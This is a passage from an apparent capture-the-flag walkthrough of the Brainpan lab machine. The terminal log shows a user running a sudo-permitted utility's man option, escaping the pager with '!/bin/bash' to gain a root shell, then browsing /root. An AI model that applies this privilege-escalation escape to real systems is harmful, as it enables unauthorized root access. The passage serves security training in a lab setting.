  - proclist
  - manual [command]
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util command /bin/bash
'unknown': unknown terminal type.
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util command /bin/sh
'unknown': unknown terminal type.
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util command "/bin/bash"
'unknown': unknown terminal type.
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual /bin/sh
/usr/bin/man: manual-/bin/sh: No such file or directory
/usr/bin/man: manual_/_bin/sh: No such file or directory
No manual entry for manual
WARNING: terminal is not fully functional
DASH(1)                               BSD General Commands Manual
```

DASH(1)

```
NAME
  dash - command interpreter (shell)

SYNOPSIS
  dash [-aCefnuvxIimqVEb] [+aCefnuvxIimqVEb] [-o option_name]
        [+o option_name] [command_file [argument ...]]
  dash -c [-aCefnuvxIimqVEb] [+aCefnuvxIimqVEb] [-o option_name]
        [+o option_name] command_string [command_name [argument ...]]
  dash -s [-aCefnuvxIimqVEb] [+aCefnuvxIimqVEb] [-o option_name]
```

```
dash -c [-aCefnuvxIimqVEb] [+aCefnuvxIimqVEb] [-o option_name]
        [+] option_name] command_string [command_name [argument ...]]
dash -s [-aCefnuvxIimqVEb] [+aCefnuvxIimqVEb] [-o option_name]
        [+] option_name] [argument ...]

DESCRIPTION
dash is the standard command interpreter for the system. The current
version of dash is in the process of being changed to conform with the
POSIX 1003.2 and 1003.2a specifications for the shell. This version has
many features which make it appear similar in some respects to the Korn
shell, but it is not a Korn shell clone (see ksh(1)). Only features des-
ignated by POSIX, plus a few Berkeley extensions, are being incorporated
into this shell. This man page is not intended to be a tutorial or a
complete specification of the shell.
```

```
!/bin/bashge sh(1) line 1 (press h for help or q to quit)
root@brainpan:/usr/share/man# whoami
root
root@brainpan:/usr/share/man# ls
cs de.UTF-8 fr hu ja man2 man5 man8 pl.UTF-8 ru tr
da es fr.UTF-8 id ko man3 man6 nl pt sl zh_CN
de fi gl it man1 man4 man7 pl pt_BR sv zh_TW
root@brainpan:/usr/share/man# cd /root
root@brainpan:~# ls
b.txt
root@brainpan:~# cat b.txt
```

```
root@brainpan:~#
```

<http://www.techorganic.com>